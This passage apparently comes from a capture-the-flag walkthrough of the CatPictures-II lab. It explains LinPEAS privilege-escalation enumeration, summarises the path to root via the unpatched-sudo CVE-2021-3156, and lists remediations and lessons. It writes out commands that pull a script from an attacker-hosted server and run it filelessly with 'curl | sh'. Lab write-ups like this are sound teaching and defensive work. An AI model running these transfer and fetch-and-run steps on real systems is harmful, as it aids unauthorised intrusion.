- **Scheduled tasks:** cron jobs, systemd timers, and whether any referenced scripts or their directories are writable (a classic escalation).
- **Writable & sensitive files:** world-writable files and directories, writable service/unit files, and a writable /etc/passwd check.
- **Network & services:** listening ports, internal services, and processes running as root that a user might influence.
- **Secrets hunting:** SSH keys, history files, configuration files, and memorable strings (passwords, API keys) left on disk.
- **PATH & environment:** writable PATH entries and environment settings that enable binary-hijacking attacks.

7.3 Why use it — benefits

- **Speed and coverage:** it performs in seconds what would take an operator hundreds of manual commands, reducing the chance of missing a vector.
- **Prioritised output:** findings are colour-coded by likelihood, so the highest-probability wins are visible immediately (see 7.6).
- **No installation / dependencies:** it is a portable shell script that runs on a minimal host with no compiler or package installs required.
- **Non-destructive:** it only reads state, making it safe to run on live systems during an assessment.

- **Consistency:** the same checklist is applied every time, which is valuable for repeatable, documentable engagements.
- **Defensive value:** blue teams and sysadmins run it to find and fix the same weaknesses before an attacker does.

7.4 Typical use case

LinPEAS is run immediately after gaining an initial low-privileged foothold on a Linux host — exactly the situation in this engagement, where command execution as bismuth had been achieved through OliveTin. The operator transfers the script to the target, executes it, reviews the colour-highlighted findings, shortlists the most promising vectors, and then verifies one by hand. In CatPictures-II this process produced the eight candidates in Section 6.2 and pointed clearly at the sudo vulnerability.

7.5 Syntax & usage

Getting the script onto the target

```
# Option A – download directly on the target (if it has egress):
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh -o linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

# Option B – host it from the attacker box and pull it over:
# (attacker) python3 -m http.server 80
# (target)    wget http://<attacker-ip>/linpeas.sh

# Option C – run without touching disk (fileless):
curl -L <linpeas-url> | sh
```

Running it

```
chmod +x linpeas.sh
./linpeas.sh           # full default scan
./linpeas.sh | tee peas.txt # full scan, also saved to a file for the report
```

Useful options

Flag	Purpose
-a	Run all checks, including the slower / more intrusive ones.
-s	Superfast / stealth mode — skips time-consuming checks.
-e	Extra / thorough enumeration (more detail, longer run).
-o <groups>	Run only the named check groups (e.g. SysI,Devs) to target the scan.
-L / -P	Linux-only lightweight mode / supply a password for sudo-aware checks.
-h	Show help and the full list of options.

Reading tip. Pipe the output to a file (`| tee peas.txt`) and also consider running with output that preserves colour, because the colour coding is central to interpreting the results. If viewing a saved file, use a pager that

renders ANSI colour (e.g. less -R).

7.6 Interpreting the output

LinPEAS colour-codes findings by how likely they are to lead to privilege escalation. Learning this legend is the key to using the tool efficiently:

Colour	Meaning
Red + Yellow (highlighted)	Very high probability of a privilege-escalation vector — investigate first (a 95% finding).
Red	Item that stands out as interesting / potentially exploitable.
Green	Normal / expected configuration — usually not actionable.
Yellow	Something unusual that merits a closer look.
Blue / Cyan	Informational context (users, directories, service details).

In practice the operator scans for the red-and-yellow highlighted entries first, cross-checks any flagged SUID binaries against GTFOBins, notes the sudo version against the current CVE list, and confirms group memberships. On this target that workflow pointed straight at the sudo version banner and the sudo-group membership evidenced by the .sudo_as_admin_successful marker, leading to the CVE-2021-3156 path.

7.7 Limitations & good practice

- Version-based matches are hypotheses, not proof — always verify a finding before relying on it.
- LinPEAS is noisy on disk and in logs; on monitored systems a defender may detect it. In a real assessment, coordinate accordingly.
- It enumerates, it does not exploit — the operator still needs the knowledge to turn a finding into access.
- Keep the script current: new releases add detections for recently disclosed CVEs.
- Pair it with manual review; automated tools can miss context-specific or chained weaknesses.

8. Evidence Summary

The table consolidates the evidence captured across the engagement and the result each stage produced.

Stage	Evidence	Result
Host identification	Ubuntu 18.04.6 LTS / kernel 4.15.0-206-generic	Target profile established
Flag 1	Hidden URL in image metadata → exposed repository	First flag recovered (repository)
Execution surface	OliveTin on :1337 / “Run Ansible Playbook”	Command-execution path identified
User context	whoami → bismuth; id → uid=1000(bismuth)	Foothold identity confirmed
Flag 2	flag2.txt present in /home/bismuth	Second flag located

Stage	Evidence	Result
Enumeration	LinPEAS → 8 candidate escalation vectors	Attack surface mapped
Build	gcc + Makefile; sice.c/side.c fix; libnss_X created	PoC compiled after troubleshooting
Privilege escalation	./exploit → uid=0(root)	Root achieved → third flag
Network evidence	Kali listener received connection from target	Connection observed

9. Remediation & Defensive Recommendations

Each stage of the chain maps to a concrete defensive control. Breaking any one link stops the overall compromise.

Weakness	Recommended control
Sensitive URL in image metadata	Strip metadata from all published media (e.g. exiftool -all=). Never embed internal URLs or secrets in files served publicly.
Exposed source repository	Require authentication on internal Git services; keep them off public interfaces; never commit flags, credentials, or infrastructure details.
OliveTin arbitrary command execution	Restrict OliveTin behind authentication and network controls; constrain actions to fixed, non-parameterised commands; run it as a least-privilege service account.
Ansible playbook running attacker-influenced input	Treat playbook inputs as untrusted; avoid shell/command modules on unvalidated data; scope execution to the minimum required host and user.
CVE-2021-3156 (unpatched sudo)	Patch sudo to 1.9.5p2 or later (apt upgrade). Subscribe to the distribution's security advisories and apply updates promptly.
Broad sudo-group membership	Apply least privilege: remove unnecessary accounts from the sudo/admin group and audit sudoers regularly.
Local enumeration undetected	Deploy host monitoring / EDR to alert on enumeration scripts and anomalous compiler/exploit activity.

10. Lessons Learned

1. Passive analysis pays off — metadata (exiftool / strings / binwalk) routinely hides the first foothold; check files the target willingly serves before attacking anything.
2. Automation surfaces are execution surfaces — any web action that runs a command or playbook should be assumed exploitable until proven otherwise.
3. Always confirm the execution context with whoami and id before and after each pivot.
4. Enumerate before you exploit — LinPEAS converts a blind foothold into a prioritised list of options in seconds.
5. Treat version matches as hypotheses, not proof — validate a vector (here, CVE-2021-3156) before committing to it.

6. When a build fails, inspect filenames and Makefile syntax (`file`, `ls -la`, `cat -n`, `sed -n 'l'`) before changing compiler flags — the defect here was a one-character filename mismatch, not the code.
7. Confirm escalation with an objective indicator — `uid=0(root)` is unambiguous proof; narrative claims are not.

End of report — CatPictures-II CTF full walkthrough